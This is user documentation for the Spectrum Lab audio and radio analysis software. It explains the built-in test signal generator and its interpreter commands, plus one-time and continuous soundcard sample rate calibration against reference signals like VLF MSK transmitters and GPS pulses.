fo_cal.xxxx
Frequency offset calibrator (or "drift detector")

See also:
Commands to control the digital filters
Overview of all interpreter commands
back to top

Last modified : 2015-01-19

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Circuit:
- Component Window
- Monitors
- Filter
- DSP Blackboxes
- Noise Blanker
- Calibrators
- TD Scope
- ⊗

8 Spectrum Lab's Test Signal Generator

Spectrum Lab is more than a simple audio analyzer. It has a built-in audio signal generator with the following features:

- three independent signal generators (waveforms : sine, triangle, sawtooth, rectangle, or arbitrary)
- one noise generator
- AM and FM modulator

This chapter contains:

The test signal generator can be activated either from Spectrum Lab's main window or the Component Window: The output of the generator can be added to the input of the processing chain, but also to the output (to test external devices). If you need a generator with I/Q-output, let the signal run through the FFT-based filter (which can turn normal signals into complex signals, and remove the "negative" frequencies in the spectrum if necessary).

See also: circuit window overview , main index , sample applications .

8.1 1. Generator function blocks

Three independent audio frequencies may be generated WHILE the audio input of the sound card is analyzed. Each of these "tones" can be adjusted from 0.1 Hz to the half sampling rate in 0.1 Hz steps. By setting a tone's frequency to zero you turn it off (so you can use this generator also for one-tone- and two-tone- tests).


The three sine waves are calculated in real-time using the PC's floating point unit, so you need a fast CPU if you want to generate these tones WHILE analyzing the input. The generator can be started from the "View/Windows" menu.

The signal generator also has an adjustable noise generator (white noise). This is a useful tool for testing filters. You may test the "software"-filters in SpecLab with this generator, but you can also test a "real" filter with it if you connect the signal generator to the sound output and the spectrum analyzer to the sound input.

back to top

8.2 2. Generator Control Window

The signal generator's control window can be opened from Spectrum Lab's main window, or by clicking on the generator block in the test circuit diagram.



Test Tone Generators

Sine Wave Generators

On	AM	FM	Freq/Hz	Frequency Slider	Level (0dB=max)
☑	☑	□	260.9		-15 dB
☑	□	☑	380.4		-15 dB
☑	☑	☑	967.4		-20 dB

□ PTT ON

☑ use table

Noise Generator: ☑ On, -70 dB / sqrt(Hz), max. -40 dB / sqrt(Hz)

Freq. Slider Range: 0 ... 2000 Hz

Amplitude Modulator: Frequency 0.567 Hz, Factor 1, Carrier 1, Waveform sine

Frequency Modulator: Frequency 10 Hz, Deviation 240 Hz, Waveform sine

Here are just some of the generator controls:

- "Turn On" / "Turn Off":
  Used to turn the generator on and off. If you don't need it, turn it off to save CPU power. If the button is labelled "Turn On" and colored grey, it means the generator is actually turned off.
- Sine Wave Generators:
  Up to three modulatable sine(+) wave generators can be used in parallel, each on a different frequency. The following controls exist for every generator.

  "On": Used to turn one of the sine generators on or off. If this box is checked, the generator is active.
  "AM": Activates the amplitude modulator for this generator.
  "FM": Activates the frequency modulator for this generator.
  "Waveform": Select sine, rectangle, triangle or sawtooth here.
  "Freq/Hz": You can enter the (center-)frequency of the generator here as a decimal number (accurate to fractions of a Hertz).
  "Frequency Slider": Can also be used to change the frequency rapidly, using the mouse. Hint: you can also connect the frequency of a generator to a frequency marker/slider.
  "Level": Set the output amplitude of the generator. All three generators can be individually controlled. The maximum value is "0 dB".

  Note: If a suitable GPS receiver is connected to the PC *via soundcard* (!), the output of the sine wave generators can be phase-locked to the GPS sync pulse.
- Noise Generator:
  Can be used to add "white gaussian noise" to the common output of the signal generator. To avoid clipping, keep the noise generators output level below -40 dB (or even less, if sine waves etc shall be added to the output).
- Frequency Slider Range:
  Affects the frequency range which can be controlled with the three frequency sliders.
- Amplitude Modulator:
  Define modulation frequency, modulation factor for all "amplitude modulated" sine wave generators. All three sine generators may share the same AM modulator. The *modulation* waveform can be sine, triangle, sawtooth or rectangle.
- Frequency Modulator:
  Define modulation frequency, modulation deviation (peak deviation, "plus/minus XX Hertz") and the waveform of the modulating signal for all "frequency modulated" sine wave generators. AM and FM can be combined though this hardly makes sense. With the frequency modulating waveform set to "sawtooth", the generator produces a linear sweep which is ideally suited to test audio filters, or SL's own chirp filter.
- PTT on:
  This checkbox can be used to turn a transmitter on and off, if configured and wired properly (see configuration of the PTT control).
- use table:
  Tradeoff between CPU load (caused by calculation of sine waves) and speed.
  The default, checkbox 'use table' set, requires less CPU power, at the expense of spectral purity

("spurious" signals caused by interpolation when using the sinewave table method are at least 90dB below the carrier, so this shouldn't be a problem).
If the option 'use table' is unchecked, sinewaves for the generator are calculated using the processor's floating point unit (FPU), causing an additional CPU load in the order of 20 percent on a Centrino running at 1.7 GHz clock, and an audio sample rate of 192 kHz. In that mode, any spurious signals originating from the sine wave function are at least 150dB below the carrier, so these sine waves are 'extremely' clean but this is hardly ever required.


back to top

8.3 3. Arbitrary Waveform Generator / Editor

Each of the signal generators -also the AM+FM modulators- can be switched to "arbitrary waveform" mode. The arbitrary waveform is stored in array with 1024 sample points, from where it can be read out in any desired speed (using interpolation). To define the waveform, you can ...

- edit the waveform in graphical form (using "single point" or "line" editing mode)
- load the waveform from a short audio file (maximum length is 1024 sample points).
- calculate the waveform from a formula - see examples in the table below.

To fill the arbitrary waveform array with calculated values, enter a numeric formula in the edit field on the right side of the graphic waveform display. The formula will be evaluated by SpecLab's numeric interpreter.



sin(2*pi*x)^99

Screenshot of the signal generator's "arbitrary waveform editor", after filling the waveform array from a numeric expression.

The variable 'x' runs as index from 0 to 1 over the whole array (regardless of the actual length of the array; so 'x' is the array index "normalized" to 0 ... 1). To use 'x' in an argument of the trigonometric functions like sin and cos (sine and cosine), 'x' must be multiplied with 2 * pi (pi is a constant, approx. 3.14159265...) .
The result of the formula must be in the range +/- 1 . Some examples :

Expression ("formula")	Result
`sin(2*pi*x)`	fills the waveform array with a pure sine wave
`sin(2*pi*x)^3`	fills the waveform array with a distorted sine wave
`sin(2*pi*x)^99`	fills the array with a very distorted sine wave
`(x<0.5)`	fills the array with a pulse, 50 percent duty cycle
`(x<0.1)`	fills the array with a pulse, 10 percent duty cycle

`(x<0.1)+0.01*((x>0.5)&&(x<0.6))`	produces a "strong", followed by a "weak" pulse
`(1-x)*sin((5*(1-x))^4)`	"Starwars"-like sound (laser) when played at 5 Hz . Taken from CrazyBirds1.usr, a nonsense-audio-generator
`rand()`	fills the waveform array with white noise

back to top

8.4 4. Generator phase-locking to GPS or timestamps

By default, the *phases* of the generated signals (sine waves, also for the modulators) are unpredictable - they just start at 'phase zero' when the generator was turned on, and that's it. Enough for most applications.

Only for a few special cases (mainly testing timestamped audio streams), it was desirable to lock the test signal generator output to GPS (with sync output) or a similar precise source for time and frequency (and thus the ability to measure "absolute" phases, as specified further below). Alternatively, if there is no GPS receiver providing timestamps (for the reference phase), the generator's phase-locking feature can also use UTC timestamps received from timestamped audio streams.

In any case ("GPS phase lock" or "precisely timestamped streams"), this option can be enabled on the generator's "Options" tab:

☑ **GPS phase lock** (or phases locked to timestamps when available)

The above option is actually the same as 'GPS phase lock' on the Sample Rate Calibrator control panel. It is only duplicated here for convenience, and because it's also useable *without* SR calibration.

8.5 5. Controlling the generator via interpreter commands

There are a few commands and functions in Spectrum Lab's interpreter which can be used to control the signal generator. They can be used to control the generator from an external program, etc.
To set a new value, use a formal assignment like "`generator[0].freq=123.4`".
The token "`generator`" can be abbreviated as "`gen`" if necessary.

generator[N].ampl
: Reads or sets the amplitude of one of the three function generators (N=0..2) on a linear scale.

generator[N].freq
: Reads or sets the frequency of one of the three function generators (N=0..2) in Hertz.

generator[N].level
: Reads or sets the amplitude of one of the three function generators (N=0..2) on a logarithmic scale, the unit is decibels (dB), 0 dB is the clipping point.

generator[N].trigger_cycles
: Activates the N-th generator channel (N=0..2) *for a limited number of output periods* of the selected waveform.
Example:

```
  generator[N].trigger_cycles = 1
```

When configured as square wave output (on the generator control panel), the above example will emit a single pulse. Intended to be triggered, for example, by any of Spectrum Lab's programmable buttons, which may be activated via hotkey (keyboard on the PC) for special tests - see screenshot


of the 'Macro Button Editor' shown further below.
If the assigned value ("number of cycles" aka tone frequency periods) is larger than one, the command can also be used to send a short tone burst. The duration in seconds would be the number of cycles (= value assigned to generator[N].trigger_cycles) divided by the configured tone frequency (= generator[N].freq).

generator.on = 1

turns the signal generator on (applies to all channels)

generator.on = 0

turns the entire signal generator off (applies to all channels)



Macro Button Editor - button[6]

Variable String Expression for Menu Item

```
"Test Pulse ("+str(generator[0].trigger_cycles)+")"
```

☑ evaluate and update caption periodically

Interpreter Command(s) to be executed on click

```
generator[0].trigger_cycles=1
```

Hotkey (decimal keyboard code) : 112 = F1

Example: Generator controlled via one of SL's programmable buttons (to send a 'single pulse'). This button is programmed to show the remaining number of 'test pulses' like a countdown.

back to top

8.6 6. Background Notes

The author used this generator to find out how "linear" his "linear transverter" for 136kHz really was by feeding it with a two-tone signal and analyzing the transmitted spectrum at the same time. A simple two-tone test is also good for testing the intermodulation of receivers or single amplifier stages.

It was later used in a 'confidence test' for some of Spectrum Lab's spectrum analysis functions (using the FM modulator to spread the energy from a sine generator, without changing the total power).

Tech notes, something to test:

- Often an FM signal is characterized by the modulation index, which is: mod_index = peak_deviation / modulation_frequency.
  The instantaneous signal frequency sweeps from f_center-deviation to f_center+deviation.
- The "carrier" in an FM signal modulated with an index of 2.405, 5.52 and 8.654 disappears completely. This happens for example if the modulation frequency is 10Hz and the deviation 24.05 Hz. Try it with a sine wave of 1000 Hz, frequency modulated with a 24.05 Hz sine wave, deviation = 10 Hz : there should be no signal at 1000.0 Hz .
- If the signal is modulated with a non-sinusoidal wave (rectangle, triangle, sawtooth) it is impossible to define a single modulation index - that's the reason why the FM modulation "strength" is defined as deviation here.
- Unlike AM, FM does not affect the total power of the signal. Did you already find out how to validate this with Spectrum Lab ? (tip: check the numerical analysis functions)

back to top

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

9 Sample Rate- and Frequency Calibration

- always under construction -

9.1.1 Chapter overview

Appendix: Soundcard clock drift measurements, Algorithm for the continuous sample rate correction , MSK Carrier Phase Detection .

See also: Spectrum Lab's main index, 'A to Z', settings, circuit window , phase- and amplitude monitors .

9.1.2 Introduction

This chapter is only important for phase- and precise frequency measurements, or for the detection of *extremely* weak but slow Morse code transmissions ('QRSS'). You don't the functions explained in this chapter for most 'normal' applications like audio frequency analysis.

To improve the accuracy of frequency- and phase readings, it is possible to reduce the influence of "drifting" soundcard sample rates by ***permanently*** monitoring the frequency and phase of an external reference signal.

(This is different from the 'normal' sample rate calibration table on the audio settings screen, where the sample rate is only calibrated ***once*** but not ***permanently***)

With the permanent *frequency* calibration, you can (almost) eliminate the effect of a drifting VFO in an external receiver.

Some frequency reference sources are listed in one of the following paragraphs.

back to top

9.1.3 One-time calibration of the sampling rate (pre-calibration)

With the following steps, you can calibrate the sampling rate once. This is enough for most applications.


1. Select a nominal sample rate which is high enough to detect the "reference signal" of your choice. Most modern cards seem to work better with 48000 samples/second, rather than 44100 . These sampling rates are sufficient for most applications.
2. Use a relatively high FFT resolution, for example 262144 points, in the settings for the main spectrum display.
3. Make sure the spectrum/waterfall cursor readout operates in peak detecting mode.
4. With the peak-detecting cursor in the spectrum graph or the waterfall, measure the frequency of the reference signal.
   Move the mouse close to the peak frequency. The "peak indicator" circle in the spectrum plot should jump to the peak.
   For example, the 'cursor' function will show a value of 15623.2345 Hz (this is an interpolated value, the resolution is much higher than the FFT bin width ! The interpolation algorithm was suggested by DF6NM, thanks Markus ... it really does an amazing job !)
5. Enter the "correct" and the "measured" frequency in the calibrator fields of the audio settings dialog. Then click "Calibrate". The program calculates the new sampling rate and shows it in the calibration table. If you think it's reasonable, click "Apply" to make the new value effective.
6. Move the mouse to the peak of the reference signal again and check the displayed frequency (again, in 'peak'-mode). It should be very close to the true frequency of the reference signal, like 15625.0001 Hz for the "TV-sync" example.

Notes:

- The mentioned accuracy in the sub-milliHertz-region is realistic, if the soundcard in your PC has a crystal oscillator, and has been running for a few hours. If the frequency of the soundcard's oscillator drifts too fast, try the continuous calibration routine which is explained in the next chapter. Don't calibrate immediately after powering on the system - see soundcard frequency drift measurements in the appendix.

- The calibration table is saved in the machine-depending configuration file MCONFIG.INI in the installation directory. It is not part of a user configuration file (SETTINGS.INI; *.USR; etc). So, if someone sends you a test setup file via e-mail, your calibration does not get lost.
- There are different entries in the calibration table for some 'nomimal' sampling rates (like 11025, 22050, 44100, 48000, 96000 Hz). Because it is very likely that all rates are derived from the same clock oscillator, it's ok to do the calibration procedure for the highest sampling rate only, divide the calibrated result by two or four, and enter the result manually in the table. This way you can calibrate 11025 samples/second with the 15625 Hz TV sync 'indirectly'. But beware, some soundcards are known to be very far off the nominal sampling rate; in recent years (2010) many soundcards work better at 48 kHz than at 44.1 kHz .

The sample rate calibration table is displayed in the configuration window (audio settings) under 'Audio Processing', near the selection of the 'nominal' input sampling rate. The table contains fixed entries for the most common 'soundcard' sampling rates, plus a few (3?) entries for non-standard sampling rates (marked with orange colour in the screenshot below). These entries can be used for devices like special SDRs, A/D converters, or audio streams with 'unusual' sampling rates. As often, don't forget to hit 'Apply' after manual edits in this table.



Audio Processing

Nominal Sample Rate (in) 48000

decimate input SR by 1

Resample.. nothing (don't resample)

Sample Rate Calibration Table [Hz]

Nominal	Input calib	Output calib
5512	5512.000	5512.000
8000	8000.000	8000.000
11025	11025.000	11025.000
12000	12000.000	12000.000
16000	16000.000	16000.000
22050	22050.000	22050.000
24000	24003.0475922	24000.000
32000	32000.000	32000.000
44100	44100.000	44100.000
48000	48000.000	48000.000
96000	96000.000	96000.000
192000	192000.000	192000.000
6000	6000.100	6000.200
2000000	2000000.000	2000000.000
500000	500000.000	500000.000

□ resample to nominal output S.R.

□ use different sample rate for output :

nominal: 11025 S/s

Resampling quality medium

□ minimize latency (use small buffers)


'Sample Rate Calibration Table' for inputs (e.g. ADCs) and outputs (e.g. DACs)

9.1.4 Continuous calibration of the sample rate

For 'very demanding' applications like phase measurements, or spectrograms with extreme frequency resolution (mHz or even uHz range), it may not be sufficient to "calibrate" the soundcard's sampling rate only once. Instead, the SR (sample rate) may have to be monitored continuously against a stable reference, so any SR drift can be eliminated.

To achieve this, select *Components ... Sampling Rate Detector* from SL's main menu, or select one of the preconfigured settings (from the *Quick Settings* menu) which automatically activate this function (for example, the *Very Slow Morse* modes like "QRSS600").

A control panel like this one will pop up (details in a later chapter):



Frequency Error Compensation / Calibration

Sampling Rate Detector | Frequ. Offset Detector | Scope | Debug

Sync freq/ Source: 23400.000060 Hz

Input channel: L1=Left Input

Mode / algorithm: MSK demodulator

Scope Option: [0] Spectrum

☑ Enabled
□ measure only
□ I/Q input
□ GPS phase lock

Min ampl. -80 dBfs Bitrate: 200.00 Hz

Ud. cycle 10 s Bandwidth 300.0 Hz Avrg 0

Max deviation from initial sample rate 5.0 ppm


Curr. SR 191999.232104 Hz >> in calib table: 191999.240892 Hz

SampR: start=191999.240892 Hz -0.046 ppm
RefSig: meas'd 23400.001131 Hz, ampl=5837.7
Error Integral=.00351 Dec=324 Rbw=.072 Hz

History (ppm):
-0.021 -0.019 -0.023 -0.023 -0.026 -0.028 -0.023
-0.027 -0.025 -0.027 -0.030 -0.035 -0.043 -0.041
-0.042 -0.038 -0.042 -0.042 -0.046

Status: ok

or



Frequency Error Compensation / Calibration

Sampling Rate Detector | Frequ. Offset Detector | Scope | Debug

Sync freq/ Source: 1.000000 Hz

Input channel: R1=Right Input

Mode / algorithm: GPS sync w/ NMEA decode

Scope Option: [3] Sync'd Input Waveform

☑ Enabled
□ measure only
☑ I/Q input
☑ GPS phase lock

Min ampl. -80 dBfs NMEA bit/s 19200.00 Hz

Ud. cycle 1 s Bandwidth 1.0 Hz Avrg 200

Max deviation from initial sample rate 5.0 ppm

Curr. SR 191999.286106 Hz >> in calib table: 192000.000000 Hz

GPS-Pulse: tH=100.0ms ampl: +80% -80% NMEA: 35%
SR= 191999.264 Hz; Mean60=191999.28611 Hz
StdDev60= 0.01115 Hz ~~ 58.1 ns/second

History (ppm):
-3.791 -3.670 -3.708 -3.753 -3.773 -3.608 -3.767
-3.702 -3.769 -3.696 -3.676 -3.802 -3.630 -3.731
-3.772 -3.706 -3.641 -3.833

Status: PPS peaks ok

When selecting one of the preconfigured sources from the *Sync frequency/ Source* combo, the program will automatically adjust other parameters on this panel, as required. The screenshots above show a typical configuration using a VLF transmitter with MSK modulation (minimum shift keying) on the left side, and a typical configuration for a GPS receiver (with 1-pps-sync output) on the right side. The other controls on this panel are explained in a later chapter (you will usually not need to modify them, at least not if you picked one of the pre-configured references from the list).

Note


> The 'Sync frequency / Source' combo is not just a *drop-down list* but also an *edit field*. Click into the field to enter *any* frequency (below half the sampling rate, of course).

Don't forget to set the *Enabled* checkmark. It can be used to disable the correction temporarily (in the presence of heavy noise aka QRN). If you only want to measure your soundcard's momentary sampling rate (but not let SpecLab adjust other processing stages based on the measured sample rate), set the '*Measure Only*' checkmark. If your receiver is a software defined radio with quadrature output, set the checkmark I/Q input (in that case, the Q channel will be tapped at the 'Right' input, for example L1 = Inphase, and R1 = Quadrature phase input).

After a few seconds, the SR detector has acquired enough samples to calculate the first 'true' sampling rate (see principle below if you're interested to know how it works). If the reference signal is strong enough, and a few other 'signal-valid' criteria are fulfilled, the Status field (at the bottom of the control panel) will turn green.


The 'History' in the lower part of the panel shows the sample rate's deviation (in ppm) from the nominal value, intended as an aid to compare the stability of different soundcards (the ppm values can be copied and pasted somewhere else through the windows clipboard, remember CTRL-C and CTRL-V..) . If the history shows a very 'jumpy' behaviour, the clock crystal of your soundcard may be too close to a heat source, or near a cooling fan. This may render the soundcard useless for some applications - also see soundcard drift measurements at the end of this document (it contains an example of a 'good' (low-drift) and a 'poor' (rapidly drifting) soundcard.

The proper operation of the SR detector can be monitored on the integrated 'Scope' window (not to be confused with SL's input monitors, and the time domain scope). For example, if a 'healthy' MSK signal is being received, the *Scope* will show something like this:



If the reference is an MSK signal, the scope shows the spectrum of the squared baseband signal. There should be two peaks in the spectrum, symmetrically around the (invisible) 'carrier frequency', spaced by the bit frequency. For example, an MSK broadcaster transmitting 200 bits per second will produce a line 100 Hz below the center frequency, and another line 100 Hz above the center. Both lines (peaks) are labelled in the scope display; one with the offset from the center, the other with the difference between both peaks in bits/second. This indicator is typically very close to the nominal bitrate (see screenshot); if not, you may be tuned to a false signal.

If the reference is a coherent 'carrier' (like the AM carrier of a time signal transmitter, or a longwave broadcaster), the scope will look simpler - ideally, it only shows the carrier, way above the noise level:



See also: Details about the 'scope' to monitor the operation , Settings for the sample rate calibrator, overview .

9.1.4.1 Principle

Depending on the type of the reference signal, the sample rate calibrator uses ...

- a numerical controlled oscillator (NCO) with two outputs, 90° phase difference ("I/Q output"),
  a complex multiplier ("I/Q" mixer), the reference signal is multiplied with the NCO's outputs like in an "image cancelling zero-IF receiver",
  and a chain of low-pass filters and decimators, with adjustable bandwidths.

- a bank of Goertzel filters, each filter observes a narrow frequency band, and emits a complex frequency bin every 10 to 30 seconds which is then processed as in the old algorithm (see details in the appendix).
- a phase meter for the decimated I/Q-samples (or the Goertzel filter with the maximum output). By comparing the phase in the current and the previous complex sample, the momentary frequency can be calculated with a much higher resolution than the measuring time (a few seconds) would allow in a simple 'frequency counter'.
- An interpolating detector for the sync pulse from a GPS receiver (typically with a one-pulse-per-second output, aka '1 PPS'), described in a later chapter.

The phase meter produces a new reading every second (or, for the Goertzel filters, every 10 seconds). From the difference of phase values, the new deviation of the sampling rate is calculated, and the 'calibrated' sampling rate (which is an input parameter for some other function blocks) will be is slowly adjusted. Many (but not all) function blocks in SpecLab will benefit from this 'measured' sampling rate. For example, if the main spectrum analyser uses extremely long FFTs (with decimation) to achieve a milli-Hertz resolution, you will need this continuous calibration. A test showed that the clock frequency of the audio device in a notebook PC could be 'shifted' by 1.5 ppm within half an hour, just by cooling the notebook's underside with a fan (a 10 kHz signal was off by 15 mHz - see soundcard clock drift in the appendix). In many cases the permanently running sampling rate 'calibrator' eliminates the need for an external A/D converter (clocked with an oven-controlled or GPS-disciplined oscillator) !
Another example: With an E-MU 0202 (external audio device capable of 192 kSamples/second), it was possible to compare the carrier phases of several VLF transmitters, using the German DCF 77 (time signal transmitter on 77.5 kHz) as an ultra-stable frequency reference.

There are some additional function blocks in the frequency calibrator which detect the presence and the quality of the reference signal. This prevents the 'calibrated' sample rate from running away if the reference signal is bad or even missing. The 'pulling range' for the calibrated sampling rate can be adjusted by the user.

Some parts of the calibration algorithm are explained in the appendix. The monitoring display (to check if the SR detector operates properly) is explained here .


chapter overview

9.1.5 Settings for the sample rate calibrator in Spectrum Lab

There is a special control window for the sample rate detector (/ compensator) in Spectrum Lab. To get there, select "View/Windows".."Sample Rate Calibrator" from Spectrum Lab's main menu, or click on the "SR calib" function block in the circuit diagram. It's not really a 'calibration', but this function allows to compensate the soundcard's sample rate drift permanently.

9.1.5.1 Controls for the 'Sample Rate Detector'

The upper part of this tabsheet controls the sampling rate *detector*, selects reference frequencies, source (left or right "audio" channel), and a few options on the right side of the panel shown below.



Sync freq/ Source: 1.0 Hz [GPS pulse rate]
Input channel: R1=Right Input
Sync'd Resample: only 'the other' channels
Mode / algorithm: GPS sync w/ NMEA decod

☑ Enabled
□ measure only
□ I/Q input
☑ GPS phase lock
□ Sync pulse out
□ GPS 1s late

Screenshot of a part of the 'Sampling Rate Detector' panel in SL,
here configured for a GPS receiver with NMEA decoded via soundcard.

Sync Frequency (Hz) / Reference Source :

